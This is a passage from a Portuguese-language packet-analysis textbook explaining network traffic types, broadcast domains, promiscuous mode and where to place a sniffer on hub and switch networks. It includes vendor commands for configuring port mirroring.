roteador localizado na fronteira da rede. Uma rede corporativa de grande porte pode ter vários roteadores espalhados por diversos departamentos, todos conectados a um grande roteador central ou a um switch de camada 3 (um tipo sofisticado de switch que também tem funcionalidades embutidas para atuar como um roteador).

À medida que observar mais diagramas de rede, você passará a entender como os dados fluem por esses vários pontos. A Figura 1.10 mostra o layout de uma forma muito comum de rede roteada. Neste exemplo, duas redes separadas estão conectadas por meio de um único roteador. Se um computador na rede A quiser se comunicar com um computador na rede B, os dados transmitidos deverão passar pelo roteador.




Figura 1.10 – O fluxo de tráfego quando um computador A em uma rede transmite dados para um computador X em outra rede passando por um roteador.

## Classificações do tráfego

O tráfego de rede pode ser classificado em um de três tipos: broadcast, multicast e unicast. Cada classificação tem uma característica distinta que determina como os pacotes da respectiva classe são tratados pelo hardware de rede.

### Tráfego de broadcast

Um *pacote de broadcast* é um pacote enviado para todas as portas em um segmento de rede, independentemente de uma dada porta ser um hub ou um switch.

Há formas de tráfego de broadcast para a camada 2 e para a camada 3. Na camada 2 o endereço MAC ff:ff:ff:ff:ff:ff é o endereço reservado para broadcast, e qualquer tráfego enviado para esse endereço será transmitido via broadcast para todo o segmento de rede. A

camada 3 também tem um endereço específico de broadcast, mas este varia de acordo com o intervalo de endereço de rede em uso.

O maior endereço IP possível em um intervalo de rede IP é reservado para servir como endereço de broadcast. Por exemplo, se seu computador tiver um endereço 192.168.0.20 e uma máscara de sub-rede 255.255.255.0, então 192.168.0.255 será o endereço de broadcast (mais sobre endereçamento IP no Capítulo 7).

A extensão pela qual os pacotes de broadcast podem trafegar é chamada de *domínio de broadcast*, que é o segmento de rede em que qualquer computador pode transmitir dados diretamente para outro computador sem ter de passar por um roteador. Em redes maiores, com vários hubs ou switches conectados por meios diferentes, os pacotes de broadcast transmitidos por um switch alcançam todas as portas de todos os demais switches da rede, pois os pacotes são repetidos de um switch para outro. A Figura 1.11 mostra um exemplo de dois domínios de broadcast em uma rede pequena. Como cada domínio de broadcast se estende até alcançar o roteador, os pacotes de broadcast circulam somente nesse domínio de broadcast especificado.




Figura 1.11 – Um domínio de broadcast se estende a tudo que estiver atrás do segmento roteado atual.

Nossa analogia anterior com um bairro também proporciona bons insights sobre como os domínios de broadcast funcionam. Você pode pensar em um domínio de broadcast como uma rua de um bairro, em que todos os seus vizinhos estão sentados na porta da frente. Se você estiver de pé diante de sua porta da frente e gritar, as pessoas em sua rua poderão ouvi-lo. Entretanto, se você quiser conversar com alguém em uma rua diferente, será necessário encontrar uma forma de falar com essa pessoa diretamente, em vez de fazer um broadcasting (gritar) de sua porta da frente.

## Tráfego multicast

*Multicast* é uma forma de transmitir um pacote de uma única origem para vários destinos simultaneamente. O objetivo do multicasting é usar o mínimo possível de largura de banda. A otimização desse tráfego baseia-se no fato de um stream de dados ser replicado menos vezes em seu caminho até o seu destino. O tratamento exato do tráfego multicast é altamente dependente de sua implementação em protocolos individuais.

O principal método de implementação do tráfego multicast é por meio de um esquema de endereçamento que reúne os receptores do pacote em um grupo multicast. É assim que o multicast IP funciona. Esse esquema de endereçamento garante que os pacotes não possam ser transmitidos aos computadores para os quais os pacotes não estão destinados. De fato, o IP dedica um intervalo completo de endereços ao multicast. Se você vir um endereço IP no intervalo de 224.0.0.0 a 239.255.255.255, é bem provável que um tráfego multicast esteja sendo tratado, pois esses intervalos são reservados para essa finalidade.

## Tráfego unicast

Um *pacote unicast* é transmitido de um computador diretamente para outro. Os detalhes de como o unicast funciona são dependentes do protocolo que o utiliza. Por exemplo, considere um dispositivo que deseja se comunicar com um servidor web. Essa é uma conexão de um para um, portanto o processo para essa comunicação começa com o dispositivo cliente transmitindo um pacote somente para o servidor web.

## Considerações finais

Este capítulo discutiu o básico sobre redes que você precisa saber para conhecer os fundamentos da análise de pacotes. Você deve entender o que está acontecendo nesse nível da comunicação de rede antes de poder começar a resolver seus problemas. No Capítulo 2, veremos várias técnicas para capturar os pacotes que você deseja analisar.




# ESCUTANDO UMA TRANSMISSÃO



Uma decisão importante para uma análise de pacotes eficiente é definir o local em que um sniffer de pacotes deverá ser fisicamente instalado para capturar devidamente os dados. Os profissionais que analisam pacotes geralmente se referem à inserção de um sniffer de pacotes como *fazer sniffing da transmissão* (sniffing the wire), *escutar a rede* (tapping the network) ou *escutar a transmissão* (tapping into the wire).

Infelizmente, fazer sniffing de pacotes não é tão simples quanto conectar um notebook em uma porta de rede e capturar o tráfego. De fato, às vezes é mais difícil colocar um sniffer em uma rede do que propriamente analisar os pacotes. Definir o posicionamento do sniffer é uma tarefa desafiadora porque os dispositivos podem ser conectados usando uma grande variedade de hardware de rede. A Figura 2.1 apresenta uma situação típica. Pelo fato de cada dispositivo em uma rede moderna (switches e roteadores) tratar o tráfego de modo diferente, você deve levar em consideração a configuração física da rede que estiver analisando.

O objetivo deste capítulo é ajudá-lo a desenvolver uma compreensão sobre o posicionamento do sniffer de pacotes em diversas topologias de rede. Antes, porém, vamos ver como podemos observar todos os pacotes que estão passando pelos fios que estamos escutando.



*Figura 2.1 – Posicionar o seu sniffer na rede pode ser uma tarefa desafiadora se houver muitas conexões, e obter os dados desejados pode ser complicado.*

## Vivendo promiscuamente

Antes de poder fazer sniffing de pacotes em uma rede, é necessário ter uma NIC (network interface card, ou placa de interface de rede) que aceite um driver de modo promíscuo. O *modo promíscuo* é o que permite a uma NIC ver todos os pacotes sendo transmitidos.

Conforme vimos no Capítulo 1, com o tráfego de broadcast na rede, é comum que dispositivos recebam pacotes que não sejam realmente destinados a eles. Por exemplo, o ARP (Address Resolution Protocol, ou Protocolo de Resolução de Endereços) – um recurso fundamental em qualquer rede, que será analisado em detalhes no Capítulo 7 – é usado para determinar o endereço MAC que corresponda a um endereço IP específico. Para encontrar o endereço MAC correspondente, um dispositivo envia um pacote de broadcast ARP para todos os dispositivos em seu domínio de broadcast esperando que o dispositivo correto responda.

Um domínio de broadcast (o segmento de rede em que qualquer computador pode transmitir dados diretamente para outro computador sem passar por um roteador) pode ser constituído de vários dispositivos, mas apenas o dispositivo receptor correto nesse domínio deverá se interessar pelo pacote de broadcast ARP transmitido. Seria extremamente ineficiente se todos os dispositivos da rede processassem o pacote de broadcast ARP. Em vez disso, se o pacote não for destinado ao dispositivo e, desse modo, não lhe for útil, a NIC do dispositivo o descartará em vez de passá-lo para a CPU para ser processado.

Descartar pacotes que não sejam destinados ao host receptor melhora a eficiência do processamento, mas não é muito bom para os especialistas em análise de pacotes. Como analistas, geralmente queremos capturar *todos* os pacotes enviados para transmissão, de modo a não correr o risco de perder alguma informação crucial.

Podemos garantir que capturaremos todo o tráfego usando o modo promíscuo da NIC.

Quando está funcionando em modo promíscuo, a NIC passa todos os pacotes que vir para o processador do host, independentemente do endereço. Depois que o pacote chega à CPU, uma aplicação de sniffing de pacotes poderá analisá-lo.


A maioria das NICs modernas aceita o modo promíscuo, e o Wireshark inclui o driver libpcap/WinPcap, que permite alterar diretamente a sua NIC para modo promíscuo a partir da GUI do Wireshark. (Falaremos mais sobre a libpcap/WinPcap no Capítulo 3.)

Para usar este livro, você deve ter uma NIC e um sistema operacional que aceitem o uso do modo promíscuo. A única ocasião em que você não precisará fazer sniffing em modo promíscuo é quando quiser ver apenas o tráfego enviado diretamente para o endereço MAC da interface na qual você está fazendo sniffing.

*NOTA A maioria dos sistemas operacionais (incluindo o Windows) não o deixará usar uma NIC em modo promíscuo a menos que você tenha privilégios de usuário elevados. Se não puder obter legalmente esses privilégios em um sistema, provavelmente você não deveria estar realizando nenhum tipo de sniffing de pacotes nessa rede em particular.*

## Sniffing nos hubs


Sniffing em uma rede que tenha hubs instalados é um sonho para qualquer profissional que analise pacotes. Conforme aprendemos no Capítulo 1, o tráfego enviado por meio de um hub passa por todas as portas conectadas a esse hub. Assim, para analisar o tráfego que passe por um computador conectado a um hub, basta conectar um sniffer de pacotes a uma porta vazia do hub. Você poderá ver toda a comunicação de e para esse computador, assim como toda a comunicação entre quaisquer outros dispositivos conectados a esse hub. Como mostra a Figura 2.2, sua janela de visibilidade será ilimitada se o sniffer estiver conectado a uma rede com hub.



*Figura 2.2 – Sniffing em uma rede com hub oferece uma janela de visibilidade ilimitada.*

**NOTA** A janela de visibilidade, como mostrada em diversos diagramas neste livro, representa os dispositivos na rede cujo tráfego poderá ser visto com um sniffer de pacotes.

Infelizmente para nós, redes com hub são raras por causa das dores de cabeça que causam aos administradores de rede. Como apenas um dispositivo pode se comunicar por meio de um hub em determinado instante, um dispositivo conectado deve competir pela largura de banda com todos os demais dispositivos que estiverem tentando se comunicar. Quando dois ou mais dispositivos se comunicam ao mesmo tempo, os pacotes colidem, como mostra a Figura 2.3. Como resultado, pode haver perda de pacotes e os dispositivos em comunicação podem compensar essa perda retransmitindo-os, o que aumentará o congestionamento na rede. À medida que o nível de tráfego e o número de colisões aumentarem, os dispositivos poderão precisar transmitir um pacote três ou quatro vezes e o desempenho da rede diminuirá drasticamente. Assim, é fácil entender por que a maioria das redes modernas de qualquer porte utiliza switches. Embora você raramente vá encontrar hubs em uso em redes modernas, ocasionalmente poderá se deparar com eles em redes que ofereçam suporte para hardware legado ou dispositivos especializados, como redes ICS (industrial control system network, ou redes para sistemas de controle industrial).



*Figura 2.3 – Colisões ocorrem em uma rede com hub quando dois ou mais dispositivos transmitem dados ao mesmo tempo.*

A maneira mais simples de identificar se um hub está em uso em uma rede é verificar a sala de servidores ou os gabinetes de rede. A maioria dos hubs está identificada. Quando tudo o mais falhar, simplesmente observe o canto mais escuro da sala de servidores em busca de hardwares de rede cobertos com alguns centímetros de poeira.

# Sniffing em um ambiente com switches

Os switches são o tipo mais comum de dispositivos de conexão usados em redes modernas. Eles oferecem uma maneira eficiente de transportar dados por meio de tráfego broadcast, unicast e multicast. Os switches permitem comunicação full-duplex, o que significa que as máquinas podem enviar e receber dados simultaneamente.

Para os especialistas em análise de pacotes, infelizmente os switches acrescentam complexidade. Quando um sniffer é conectado à porta de um switch, podemos ver apenas o tráfego de broadcast e o tráfego transmitido e recebido pelo dispositivo em que o sniffer está instalado, como mostra a Figura 2.4. Para capturar o tráfego de um dispositivo-alvo em uma rede com switches, será necessário executar um passo adicional.

Há quatro modos principais de capturar esse tráfego: espelhamento de porta (port mirroring), hubbing out, uso de tap (escuta) e envenenamento de cache ARP (ARP cache poisoning).




Figura 2.4 – A janela de visibilidade em uma rede com switches é limitada à porta em que você está conectado.


## Espelhamento de porta

*Espelhamento de porta* (port mirroring) ou *spanning de porta* (port spanning) talvez seja a maneira mais fácil de capturar o tráfego de um dispositivo-alvo em uma rede com switches. Nesse tipo de configuração, você deve ter acesso à linha de comando ou à interface de administração web do switch no qual o computador-alvo está localizado. Além disso, o switch deve aceitar espelhamento de porta e ter uma porta vazia na qual seu sniffer será conectado.

Para ativar o espelhamento de porta, execute um comando que force o switch a copiar todo o tráfego de uma porta para outra. Por exemplo, para capturar todo o tráfego transmitido e recebido por um dispositivo na porta 3 de um switch, você poderia conectar

o seu analisador na porta 4 e espelhar a porta 3 na porta 4. A Figura 2.5 mostra o espelhamento de porta.

A forma de configurar o espelhamento de porta depende do fabricante de seu switch. Para a maioria dos switches corporativos, será necessário fazer login em uma interface de linha de comando e configurar o espelhamento de porta usando um comando específico. Você verá uma lista de exemplos de comandos para espelhamento de porta na Tabela 2.1.



*Figura 2.5 – O espelhamento de porta permite expandir a sua janela de visibilidade em uma rede com switches.*

*Tabela 2.1 – Comandos usados para ativar o espelhamento de porta*

Fabricante	Comando
Cisco	set span <porta de origem> <porta de destino>
Enterasys	set port mirroring create <porta de origem> <porta de destino>
Nortel	port-mirroring mode mirror-port <porta de origem> monitor-port <porta de destino>

**NOTA** Alguns switches corporativos têm GUIs web que oferecem espelhamento de porta como opção, mas esse recurso não é comum nem padronizado. No entanto, se seu switch oferece uma maneira eficiente de configurar o espelhamento de porta por meio de uma GUI, definitivamente utilize essa opção. Além disso, muitos switches SOHO (switches small office and home office, ou switches para escritórios de pequeno porte ou home office) estão começando a oferecer recursos de espelhamento de porta, e esses geralmente são configurados com uma GUI.

Quando usar espelhamento de porta, tome cuidado com o throughput das portas que você estiver espelhando. Alguns fabricantes de switches permitem espelhar várias portas em uma porta – uma funcionalidade que pode ser útil ao analisar a comunicação entre dois ou mais dispositivos em um único switch. Contudo, vamos considerar o que pode acontecer aplicando um pouco de matemática básica. Se você tiver um switch de 24 portas

e espelhar 23 portas full-duplex de 100 Mbps em uma porta, você terá 4.600 Mbps em potencial fluindo por essa porta. Isso está muito além da limitação física de uma única porta e, desse modo, você poderá provocar perda de pacotes ou lentidão na rede caso o tráfego alcance determinado nível. Às vezes isso é chamado de oversubscription. Nessas situações, sabe-se que os switches descartam totalmente os pacotes em excesso ou até mesmo provocam uma “pausa” em seus circuitos internos, impedindo a comunicação. Certifique-se de que você não causará problemas desse tipo quando fizer sua captura.

O espelhamento de porta pode parecer uma solução atraente e de baixo custo para redes corporativas e cenários em que é necessário monitorar consistentemente segmentos específicos de rede, como na monitoração de segurança da rede. No entanto, essa técnica geralmente não é confiável o suficiente para uma aplicação desse tipo. Especialmente para níveis altos de throughput, o espelhamento de porta pode fornecer resultados inconsistentes e provocar perda de dados que podem ser difíceis de rastrear. Em cenários como esses, aconselhamos você a usar um tap, que será discutido na seção “Usando um tap”.

